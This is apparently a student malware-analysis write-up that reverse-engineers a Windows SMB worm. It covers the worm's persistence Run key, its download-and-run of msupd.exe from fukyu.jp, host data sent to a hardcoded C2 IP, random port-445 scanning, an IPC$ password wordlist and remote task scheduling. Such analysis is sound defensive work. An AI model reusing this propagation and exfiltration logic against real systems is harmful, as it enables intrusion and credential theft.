Question 4

Executive Summary:

The malware gains persistence via the registry under the name “PHIME2008”. It then downloads and runs msupd.exe. Enumerates the system with custom functions that get the local time, local ip and some other api calls to get computer name, user name and local info. This collected data is sent to a C2 server via HTTP GET request to a hard coded ip 125.206.117.59 on port 80.
Then it runs 100 threads which execute the same function “scan_network” (sub_401870) indefinitely.
The “scan network” function scans the network with randomly generated non-private ip addresses and searches for machines which have port 445 open.
If such a machine is found the whole subnet /24 is scanned for more targets with open port 445 (SMB). On each found SMB share an enumeration is done to identify the users on the share.
This list of users is then combined with a pre-made wordlist to make a dictionary attack on the open IPC$ share.
If the login attempts succeed with any credentials the malware tries to exploit the target via uploading a payload to the remote share and scheduling a task to run the payload remotely.

Overall - this sample persists on the infected machine, downloads additional payload (dropper), exfiltrates data (espionage) and tries to exploit and infect other machines on the network (worm) via the IPC$ share.

Full Analysis:

```
Load file C:\Users\user\Desktop\hw3-samples\samples\sample4.bin as
Portable executable for 80386 (PE) [pe64.dll]
```

The file is a windows PE written in Visual C++

Let’s look on the main of the function to get a high level overview of the sample:

```
sub     esp, 594h
push    ebx
push    esi
lea     eax, [esp+59Ch+WSAData]
push    edi
push    eax             ; lpWSAData
push    202h            ; wVersionRequested
call    WSAStartup
```

The WSAStartup function initiates use of the Winsock DLL by a process.

```
push    104h                ; nSize
push    offset ExistingFileName ; lpFilename
push    0                   ; hModule
call    ds:GetModuleFileNameA
```

hModule: If this parameter is NULL, GetModuleFileName retrieves the path of the executable file of the current process.

```
mov     ecx, 0FFh
xor     eax, eax
lea     edi, [esp+5A0h+var_58F]
mov     [esp+5A0h+String], 0
rep stosd
stosw
stosb
mov     edi, offset ExistingFileName
or      ecx, 0FFFFFFFFh
xor     eax, eax
lea     edx, [esp+5A0h+String]
repne scasb
not     ecx
sub     edi, ecx
mov     eax, ecx
mov     esi, edi
mov     edi, edx
lea     edx, [esp+5A0h+String]
shr     ecx, 2
rep movsd
mov     ecx, eax
xor     eax, eax
and     ecx, 3
push    eax             ; lpdwDisposition
rep movsb
mov     edi, offset aSync ; " /SYNC"
```

After that the path of the current file that is saved in ExistingFileName is modified in a buffer to “PATH /SYNC” (/SYNC could be an argument pushed to the program when it is loaded during system start up)

After that we have registry action:

```
rep movsd
lea     eax, [esp+5A4h+phkResult]
mov     ecx, ebx
push    eax             ; phkResult
push    0               ; lpSecurityAttributes
push    0F003Fh         ; samDesired
push    0               ; dwOptions
push    0               ; lpClass
and     ecx, 3
push    0               ; Reserved
push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVe"...
rep movsb
push    80000002h       ; hKey
call    ds:RegCreateKeyExA
```

Here is the SubKey:

```
.data:004086B4 ; CHAR SubKey[]
.data:004086B4 SubKey          db 'Software\Microsoft\Windows\CurrentVersion\Run',0
```

We open/create a key handle to the Software\Microsoft\Windows\CurrentVersion\Run key in the registry.

This key is responsible for execution upon startup of the Windows operating system. Each value under this key specifies a program that will be launched when a user logs into Windows.

```
lea     ecx, [esp+5A0h+String]
push    ecx             ; lpString
call    ds:lstrlenA
inc     eax
lea     edx, [esp+5A0h+String]
push    eax             ; cbData
mov     eax, [esp+5A4h+phkResult]
push    edx             ; lpData
push    1               ; dwType
push    0               ; Reserved
push    offset ValueName ; "PHIME2008"
push    eax             ; hKey
call    ds:RegSetValueExA
```

The value “PHIME2008” is pushed as a value to the key we just obtained the handle to. and the path with the /sync argument is pushed as a path to the executable.

- It looks like the malware sample is gaining persistence this way. It will load each time the system boots and to notify that it’s loaded via this persistence technique it is sent a /sync argument to the program to know the current state - that the infected machine just loaded.

The registry key than closed:

```
mov     ecx, [esp+5A0h+phkResult]
push    ecx             ; hKey
call    ds:RegCloseKey
```

Next there is 2 calls to 2 subroutines we didn’t yet explore:

```
call    sub_401EB0
push    eax
call    sub_401C40
```

Next we see something weird:

```
mov     edi, ds:Sleep
add     esp, 4
mov     esi, 64h ; 'd'

loc_401103:             ; ThrdAddr
push    0
push    0               ; InitFlag
push    0               ; ArgList
push    offset sub_401870 ; StartAddress
push    0               ; StackSize
push    0               ; Security
call    __beginthreadex
add     esp, 18h
push    0Dh             ; dwMilliseconds
call    edi ; Sleep
dec     esi
jnz     short loc_401103
```

The sample is creating 100 (64h) threads with a 13 milliseconds sleep between them (maybe to not spike the resources) - each thread is starting sub_401870 subroutine we didn't yet explore.

After the 100 threads are created the program is sleeping indefinitely (probably to hold the main thread active so it's sub threads can continue execution).
At the end WSACleanup is called to clean up the network communication library and the program is ended:

```
push    0FFFFFFFFh      ; dwMilliseconds
call    edi ; Sleep
call    WSACleanup
pop     edi
pop     esi
xor     eax, eax
pop     ebx
add     esp, 594h
retn    10h
_WinMain@16 endp
```

We now have 3 subroutines that are unexplored and are worth the reversing:

Two are called via the main thread:
call sub_401EB0
call sub_401C40

and the last one is called via every one of the 100 threads created:
sub_401870

Let's start with the ones that are called from the main thread.

<u>The first sub_401EB0 we will call - Donwload_Run_msupd_exe</u>
This function is checks if msupd exist in the current directory, if not download the newest version from a url and executes it.

Here is the detailed analysis:

```
stosb
Checking if msupd.exe exist via open
call    ds:GetSystemDirectoryA
lea     edx, [esp+264h+Buffer]
push    offset aMsupdExe ; "\\msupd.exe"
push    edx              ; lpString1
call    ds:lstrcatA
lea     eax, [esp+264h+Buffer]
push    ebx              ; iReadWrite
push    eax              ; lpPathName
call    ds:_lopen
cmp     eax, 0FFFFFFFFh
jz      short msupd_not_exist
```

Check msupd.exe if exists

```
Loads wininet.dll
Used for cache delete


msupd_not_exist:
lea     ecx, [esp+264h+String1]
push    offset aHttpFukyuJpUpd ; "http://fukyu.jp/updata/ACCl3.jpg"
push    ecx              ; lpString1
call    ds:lstrcpyA
mov     ebp, ds:LoadLibraryA
push    offset LibFileName ; "wininet.dll"
call    ebp ; LoadLibraryA
mov     esi, eax
cmp     esi, ebx
jnz     short suc_wininetdll
```

Loads Wininet.dll

```
deletes url cache - to download current version

suc_wininetdll:
push    offset ProcName ; "DeleteUrlCacheEntry"
push    esi              ; hModule
call    ds:GetProcAddress
cmp     eax, ebx
jnz     short run_deleteUrlCacheEntry
```

deletes cache entry to get the newest version of the url

```
loads urlmon.dll
used to download a file from a URL

run_deleteUrlCacheEntry:
lea     edx, [esp+264h+String1]
push    edx
call    eax
mov     edi, ds:FreeLibrary
push    esi             ; hLibModule
call    edi ; FreeLibrary
push    offset aUrlmonDll ; "urlmon.dll"
call    ebp ; LoadLibraryA
mov     esi, eax
cmp     esi, ebx
jnz     short suc_urlmondll
```

Loads urlmon.dll

```
Gets the URLDownloadToFileA function from urlmon.dll

suc_urlmondll:
push    offset aUrldownloadtof ; "URLDownloadToFileA"
push    esi             ; hModule
call    ds:GetProcAddress
cmp     eax, ebx
jnz     short run_URLDownloadToFileA
```

Loads the function to download the file form the url

```
run_URLDownloadToFileA:
push    ebx
lea     ecx, [esp+268h+Buffer]
push    ebx
lea     edx, [esp+26Ch+String1]
push    ecx
push    edx
push    ebx
call    eax
push    esi             ; hLibModule
mov     ebp, eax
call    edi ; FreeLibrary
cmp     ebp, ebx
jz      short exec_file
```

Downloads the file

```
If the file downloaded successfuly - run it

exec_file:
lea     eax, [esp+264h+ProcessInformation]
lea     ecx, [esp+264h+StartupInfo]
push    eax             ; lpProcessInformation
push    ecx             ; lpStartupInfo
push    ebx             ; lpCurrentDirectory
push    ebx             ; lpEnvironment
push    ebx             ; dwCreationFlags
push    ebx             ; bInheritHandles
push    ebx             ; lpThreadAttributes
lea     edx, [esp+280h+Buffer]
push    ebx             ; lpProcessAttributes
push    edx             ; lpCommandLine
push    ebx             ; lpApplicationName
mov     [esp+28Ch+StartupInfo.cb], 44h ; 'D'
call    ds:CreateProcessA
test    eax, eax
jnz     short suc_run_file
```

Runs the file we just downloaded

Nice!

Let's hop on the next function:
sub_401C40 - that we will call Exfiltrate_Data:
This function connects to a remote server and sends data it has collected through a couple of system calls and usage of sub routines we will explore later.
For now let's view it's overview:

```
connect to 125.206.117.59:80

loc_401D0A:             ; hostshort
push    50h ; 'P'
mov     [esp+0C38h+name.sa_family], 2
call    htons
push    offset cp       ; "125.206.117.59"
mov     word ptr [esp+0C38h+name.sa_data], ax
call    inet_addr
lea     ecx, [esp+0C34h+name]
push    10h             ; namelen
push    ecx             ; name
push    esi             ; s
mov     dword ptr [esp+0C40h+name.sa_data+2], eax
call    connect
cmp     eax, 0FFFFFFFFh
jnz     short suc_conn
```

Connects to a remote server on port 80

```
enumerate localInfo and ComputerName

suc_conn:
lea     edx, [esp+0C34h+var_B00]
push    edx             ; Buffer
call    sub_401A70
add     esp, 4
lea     eax, [esp+0C34h+LCData]
push    edi             ; cchData
push    eax             ; lpLCData
push    1002h           ; LCType
push    800h            ; Locale
call    ds:GetLocaleInfoA
lea     ecx, [esp+0C34h+nSize]
lea     edx, [esp+0C34h+Buffer]
push    ecx             ; nSize
push    edx             ; lpBuffer
call    ds:GetComputerNameA
```

After that we see enumeration via:

- Locale information using `GetLocaleInfoA`.
- The computer's name with `GetComputerNameA`.

We also see a call to sub_401A70 which gets the local time.
Additionally, it attempts to retrieve or set a specific piece of data with `sub_402090`. If `sub_402090` fails to retrieve this data, it defaults to "None".

```
lea     eax, [esp+0C34h+String1]
push    eax             ; lpString1
call    sub_402090
add     esp, 4
test    eax, eax
jnz     short loc_401DA9

lea     ecx, [esp+0C34h+String1]
push    offset aNone    ; "NONE"
push    ecx             ; lpString1
call    ds:lstrcpyA
```

Let’s quickly see what information is pulled from the system with sub_402090 which we will call “get_ip”:
This function gets the local IP via getting the hostname and translating it to IP:

```
rep stosd
stosw
stosb
lea     eax, [esp+58h+name]
push    eax             ; name
call    gethostname
cmp     eax, 0FFFFFFFFh
pop     edi
jnz     short suc_hostname
```

```
xor     eax, eax
add     esp, 50h
retn
```

```
suc_hostname:
lea     ecx, [esp+50h+name]
push    ecx             ; name
call    gethostbyname
test    eax, eax
jnz     short suc_ip
```

Let's step back to the function "Exfiltrate_data":

```
continue_enum:
lea     edx, [esp+0C34h+nSize]
lea     eax, [esp+0C34h+var_A00]
push    edx             ; pcbBuffer
push    eax             ; lpBuffer
mov     [esp+0C3Ch+nSize], edi
call    ds:GetUserNameA
```

We see now that the user name is also collected.
We now see the HTTP request is being formatted:

```
rep stosd
stosw
lea     ecx, [esp+0C34h+buf]
push    offset aGetUpdataTpdbP ; "GET /updata/TPDB.php?"
push    ecx             ; Buffer
stosb
call    _sprintf
mov     edx, [esp+0C3Ch+arg_0]
```

The data is being url encoded with a custom function:

```
push    offset aLg1SLg2SLg3SLg ; "lg1=%s&lg2=%s&lg3=%s&lg4=%s&lg5=%s&lg6="...
push    edx             ; Buffer
call    _sprintf
lea     eax, [esp+0C60h+String2]
push    eax             ; lpString2
call    url_encode
mov     edi, ds:lstrcatA
```

This function replaces the spaces with %20 to be compatible with the HTTP request URL.

```
call    sub_402100
mov     edi, ds:lstrcatA
add     esp, 30h
lea     ecx, [esp+0C34h+String2]
push    offset String2  ; " HTTP/1.1\r\nHost: fukyu.jp\r\n\r\n"
push    ecx             ; lpString1
```

We see the HTTP/1.1 GET request with the parameters passing the data the malware has collected and a hardcoded values like “Host: fukyu.jp” and “1.003”.


The request is sent and the socket is closed:

```
push    esi             ; s
call    send
cmp     eax, 0FFFFFFFFh
push    esi             ; s
jnz     short loc_401E9C
```

```
call    closesocket
pop     edi
pop     esi
```

```
loc_401E9C:
call    closesocket
```

If we look on the general call tree from the Exfiltrate_data function we see a very huge call tree, from which there are 3 custom made functions: get_time, get_ip and url_encode:



So now if we step back we can see that the malware before spawning the 100 threads did two things:

1. Downloaded and run msupd.exe from an attacker controlled server.
2. Enumerated and exfiltrated data to a C2 server with a HTTP GET request to a hardcoded IP.

```
push    ecx             ; hKey
call    ds:RegCloseKey
call    Download_Run_msupd_exe
push    eax
call    Exfiltrate_Data
mov     edi, ds:Sleep
add     esp, 4
mov     esi, 64h ; 'd'
```

Let's solve the final mystery, the function which is executed via 100 threads.

```
Creates 100 threads that run sub_401870

loc_401103:                ; ThrdAddr
push    0
push    0                  ; InitFlag
push    0                  ; ArgList
push    offset scan_network ; StartAddress
push    0                  ; StackSize
push    0                  ; Security
call    __beginthreadex
add     esp, 18h
push    0Dh                ; dwMilliseconds
call    edi ; Sleep
dec     esi
jnz     short loc_401103
```

The scan_network function is the "main" function which the threads execute.

```
push    edi
call    ds:GetTickCount
push    eax                ; Seed
generates a random number with current uptime as a seed
call    _srand
add     esp, 4
xor     ebx, ebx
```

It uses the current uptime as a seed for random numbers which it uses to generate ip addresses:

```
this snippet generates random ip address X.X.X.X
Then it checks if it's private range - if private regenerate.

generate_random_ip:
call    rand_shiftR7
mov     byte ptr [esp+84h+var_68], al
call    rand_shiftR7
mov     byte ptr [esp+84h+var_6C], al
call    rand_shiftR7
mov     byte ptr [esp+84h+var_70], al
call    rand_shiftR7
```

The random numbers are formatted to X.X.X.X to be an IP address.

```
lea     eax, [esp+94h+String1]
push    offset aDDDD       ; "%d.%d.%d.%d"
push    eax                ; Buffer
call    _sprintf
lea     ecx, [esp+9Ch+String1]
push    ecx                ; Source
call    is_private_ip
add     esp, 1Ch
```

It then checked if it's NOT an private ip address:

```
checks if the ip is in the private range:
10.0.0.0/8
172.16-31.0.0/16
192.168.0.0/16
127.0.0.0/8



; int __cdecl is_private_ip(char *Source)
is_private_ip proc near
```

Then the ip is checked if it can be connected to on port 445 (SMB)

```
this snippet tries to connect to the randomly generated IP and connect to port 445 (SMB)
lea     edx, [esp+84h+String1]
push    edx             ; cp
call    check_port_445
add     esp, 4
test    eax, eax
jz      short generate_random_ip
```

If the SMB is open we remove the last octet and scan the whole subnet /24

```
This snippet removes the last octet IP.IP.IP.0
lea     edi, [esp+84h+String1]
or      ecx, 0FFFFFFFFh
xor     eax, eax
lea     edx, [esp+84h+Str]
repne scasb
not     ecx
sub     edi, ecx
push    2Eh ; '.'       ; Ch
mov     eax, ecx
mov     esi, edi
mov     edi, edx
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
lea     ecx, [esp+88h+Str]
push    ecx             ; Str
call    _strrchr
add     esp, 8
mov     [eax], bl
xor     edx, edx
```

```
this loops on the subnet /24 where the port 445 was found open

loop_on_subnet:
```

Then if an target is found on the subnet with open smb it prepares a UNC path and start sub4012B0 which is a function for enumeration of users on the share and tries to exploit it as we will see in a while:

```
prep UNC path and pass to sub4012B0
lea     edx, [esp+84h+String1]
lea     eax, [esp+84h+Buffer]
push    edx
push    offset aS       ; "\\\\%s"
push    eax             ; Buffer
call    _sprintf
lea     ecx, [esp+90h+Buffer]
push    ecx             ; lpMultiByteStr
call    enumerate_users_and_exploit_ipc
add     esp, 10h
```

The enum and exploit function works as follows:

```
push    offset Format   ; "%s\\ipc$"
push    ecx             ; Buffer
call    _sprintf
add     esp, 0Ch
lea     eax, [esp+6F0h+NetResource]
lea     edx, [esp+6F0h+Name]
mov     [esp+6F0h+NetResource.lpLocalName], ebp
push    ebp             ; dwFlags
push    offset UserName ; lpUserName
push    offset UserName ; lpPassword
push    eax             ; lpNetResource
mov     [esp+700h+NetResource.lpProvider], ebp
mov     [esp+700h+NetResource.dwType], ebp
mov     [esp+700h+NetResource.lpRemoteName], edx
tries to connect to the IPC$ share
call    WNetAddConnection2A
test    eax, eax
```

Connects to the IPC$ share,

```
lea     eax, [esp+70Ch+WideCharStr]
push    ebp             ; level
push    eax             ; servername
call    NetUserEnum
```

Enumearates the users.

The users it found is added to a list which are sent to the exploit_ipc_loop function:

```
push    ebp             ; CodePage
call    edi ; WideCharToMultiByte
lea     eax, [esp+6F4h+MultiByteStr]
push    ebx             ; int
lea     ecx, [esp+6F8h+UserName]
push    eax             ; Str
push    ecx             ; lpUserName
call    exploit_ipc_loop
add     esp, 0Ch
```

This function is better view in pseudocode:

```
1  char **__cdecl exploit_ipc_loop(LPCSTR lpUserName, char *Str, int a3)
2  {
3    char **result; // eax
4    char **v4; // esi
5    char *v5; // eax
6
7    result = off_408030;
8    if ( off_408030 )
9    {
10     v4 = off_408030;
11     if ( off_408030[0] )
12     {
13       while ( 1 )
14       {
15         result = (char **)exploit_ipc(lpUserName, *v4, Str, a3);
16         if ( result )
17           break;
18         v5 = v4[1];
19         ++v4;
20         if ( !v5 )
21           return (char **)exploit_ipc(lpUserName, lpUserName, Str, a3);
22       }
23     }
24     else
25     {
26       return (char **)exploit_ipc(lpUserName, lpUserName, Str, a3);
27     }
28   }
29   return result;
30 }
```

It iterates over the user list and tries to exploit via the IPC with a wordlist:

```
.data:00408034          dd offset asc_4086A0    ; "!@"
.data:00408038          dd offset asc_40869C    ; "!@#"
.data:0040803C          dd offset asc_408694    ; "!@#$"
.data:00408040          dd offset asc_40868C    ; "!@#$%"
.data:00408044          dd offset asc_408684    ; "!@#$%^"
.data:00408048          dd offset asc_40867C    ; "!@#$%^&"
.data:0040804C          dd offset asc_408670    ; "!@#$%^&*"
.data:00408050          dd offset a0            ; "0"
.data:00408054          dd offset a00           ; "00"
.data:00408058          dd offset a000          ; "000"
.data:0040805C          dd offset a0000         ; "0000"
.data:00408060          dd offset a00000        ; "00000"
.data:00408064          dd offset a000000       ; "000000"
.data:00408068          dd offset a00000000     ; "00000000"
.data:0040806C          dd offset a007          ; "007"
.data:00408070          dd offset a1            ; "1"
.data:00408074          dd offset a11           ; "11"
.data:00408078          dd offset a110          ; "110"
.data:0040807C          dd offset a111          ; "111"
.data:00408080          dd offset a1111         ; "1111"
.data:00408084          dd offset a11111        ; "11111"
.data:00408088          dd offset a111111       ; "111111"
.data:0040808C          dd offset a11111111     ; "11111111"
.data:00408090          dd offset a12           ; "12"
.data:00408094          dd offset a1212         ; "1212"
.data:00408098          dd offset a121212       ; "121212"
.data:0040809C          dd offset a123          ; "123"
```

```
.data:00408134          dd offset aAaa          ; "aaa"
.data:00408138          dd offset aAbc          ; "abc"
.data:0040813C          dd offset aAbc123       ; "abc123"
.data:00408140          dd offset aAbcd         ; "abcd"
.data:00408144          dd offset aAdmin        ; "Admin"
.data:00408148          dd offset aAdmin_0      ; "admin"
.data:0040814C          dd offset aAdmin123     ; "admin123"
.data:00408150          dd offset aAdministrator ; "administrator"
.data:00408154          dd offset aAlpha        ; "alpha"
.data:00408158          dd offset aAsdf         ; "asdf"
.data:0040815C          dd offset aAsdfg        ; "asdfg"
.data:00408160          dd offset aAsdfgh       ; "asdfgh"
.data:00408164          dd offset aBaseball     ; "baseball"
.data:00408168          dd offset aComputer     ; "computer"
.data:0040816C          dd offset aDatabase     ; "database"
.data:00408170          dd offset aEnable       ; "enable"
.data:00408174          dd offset aFish         ; "fish"
.data:00408178          dd offset aFoobar       ; "foobar"
.data:0040817C          dd offset aGod          ; "god"
.data:00408180          dd offset aGodblessyou  ; "godblessyou"
.data:00408184          dd offset aGolf         ; "golf"
.data:00408188          dd offset aHarley       ; "harley"
.data:0040818C          dd offset aHome         ; "home"
.data:00408190          dd offset aIhavenopass  ; "ihavenopass"
```

If the wordlist don't hit it tries to connect with username as the password:

```
{
  return (char **)exploit_ipc(lpUserName, lpUserName, Str, a3);
}
```

The exploit itself looks complicated but the main features that can be seen is that it:

1. tries to connect with the credentials:

```
if ( WNetAddConnection2A(&NetResource, lpPassword, lpUserName, 0) )
{
```

2. Prepare a file for upload (payload):

```
get_time(v32);
sprintf(v35, "%s\t\tLoginOK\t\t%s\t\t%s\t\t%s\r\n", v32, &v13, lpUserName, lpPassword);
sprintf(MultiByteStr, "%s", Str);
sprintf(NewFileName, "%s\\admin$\\system32\\dnsapi.exe", MultiByteStr);
MultiByteToWideChar(0, 0, MultiByteStr, -1, WideCharStr, 200);
```


3. Uploads the file to the remote share:

```
 return 1;
if ( !NetRemoteTOD(WideCharStr, &BufferPtr) && BufferPtr && CopyFileA(ExistingFileName, NewFileName, 0) )
{
```


4. Schedules a job to execute the file and deletes the evidence:

```
*(_DWORD *)Buffer = 60000 * v10;
if ( NetScheduleJobAdd(WideCharStr, Buffer, &JobId) )
{
  DeleteFileA(NewFileName);
}
else
```


Finally let's look on the call graph:



Main is gaining persistence via the registry.




Main calls ExfiltrateData that enumerates the system and sends it to a C2 server.




Main also acts like a dropper and downloads and runs additional payload.

Then 100 threads are created for scanning the network and trying to infect other hosts!



This is about it…

Here I will list additional general information on the sample:



Name	Start	End	R	W	X
.text	00401000	00407000	R	.	X
.idata	00407000	00407184	R	.	.
.rdata	00407184	00408000	R	.	.
.data	00408000	0040B000	R	W	X

Interestingly the .data section has execute permissions as well… could contain more unanalyzed code.

In the import table we can see some interesting functions that we have seen in usage through the the reversing:
Enumeration functions, createProcess and loadlibrary

00407020	GetTickCount	KERNEL32
00407024	GetLocalTime	KERNEL32
00407028	lstrcpyA	KERNEL32
0040702C	GetComputerNameA	KERNEL32
00407030	GetLocaleInfoA	KERNEL32
00407034	MultiByteToWideChar	KERNEL32
00407038	CreateProcessA	KERNEL32
0040703C	FreeLibrary	KERNEL32
00407040	GetProcAddress	KERNEL32
00407044	LoadLibraryA	KERNEL32

Thread creation and module handle

0040709C	CreateThread	KERNEL32
004070A0	GetCurrentThreadId	KERNEL32
004070A4	TlsSetValue	KERNEL32
004070A8	ExitThread	KERNEL32
004070AC	GetModuleHandleA	KERNEL32
004070B0	GetStartupInfoA	KERNEL32
004070B4	GetCommandLineA	KERNEL32

Enumeration of users and remote task scheduling

NETAPI32		
00407138	NetApiBufferFree	NETAPI32
0040713C	NetUserEnum	NETAPI32
00407140	NetScheduleJobAdd	NETAPI32
00407144	NetRemoteTOD	NETAPI32

Connection to IPC$ share

MPR		
0040712C	WNetAddConnection2A	MPR
00407130	WNetCancelConnection2A	MPR

Network functions

WS2_32			
0040714C	57	__imp_gethostname	WS2_32
00407150	52	__imp_gethostbyname	WS2_32
00407154	19	__imp_send	WS2_32
00407158	23	__imp_socket	WS2_32
0040715C	9	__imp_htons	WS2_32
00407160	11	__imp_inet_addr	WS2_32
00407164	10	__imp_ioctlsocket	WS2_32
00407168	4	__imp_connect	WS2_32
0040716C	18	__imp_select	WS2_32
00407170	3	__imp_closesocket	WS2_32
00407174	115	__imp_WSAStartup	WS2_32
00407178	116	__imp_WSACleanup	WS2_32
0040717C	12	__imp_inet_ntoa	WS2_32
MPR			

Registry:

ADVAPI32		
00407000	RegCreateKeyExA	ADVAPI32
00407004	RegSetValueExA	ADVAPI32
00407008	RegCloseKey	ADVAPI32
0040700C	GetUserNameA	ADVAPI32
WS2_32		

In strings we can see the wordlist:

.data:00408...	00000008	C	patrick
.data:00408...	00000009	C	password
.data:00408...	00000007	C	passwd
.data:00408...	00000006	C	owner
.data:00408...	00000007	C	oracle
.data:00408...	00000008	C	mypc123
.data:00408...	0000000A	C	mypass123
.data:00408...	00000007	C	mypass
.data:00408...	00000008	C	mustang
.data:00408...	00000008	C	manager
.data:00408...	00000006	C	login
.data:00408...	00000006	C	Login

and some other strings used for exfiltration via the HTTP GET requests

.data:00408...	00000019	C	%04d%02d%02d%02d%02d%02d
.data:00408...	0000001E	C	HTTP/1.1\r\nHost: fukyu.jp\r\n\r\n
.data:00408...	0000002A	C	lg1=%s&lg2=%s&lg3=%s&lg4=%s&lg5=%s&lg6=%s
.data:00408...	00000006	C	1.003
.data:00408...	00000016	C	GET /updata/TPDA.php?
.data:00408...	0000000F	C	125.206.117.59

loaded dlls

.data:00408...	0000000B	C	urlmon.dll
.data:00408...	00000014	C	DeleteUrlCacheEntry
.data:00408...	0000000C	C	wininet.dll
.data:00408...	00000021	C	http://fukyu.jp/updata/ACCl3.jpg
.data:00408...	0000000B	C	\\msupd.exe

and some of the payload used for the IPC$ exploit:

.data:00408...	00000007	C	/SYNC
.data:00408...	00000008	C	%s\\ipc$
.data:00408...	00000019	C	%s\t\tTaskOK\t\t%s\t\t%s\t\t%s\r\n
.data:00408...	00000019	C	%s\t\tCopyOK\t\t%s\t\t%s\t\t%s\r\n
.data:00408...	0000001E	C	%s\\admin$\\system32\\dnsapi.exe
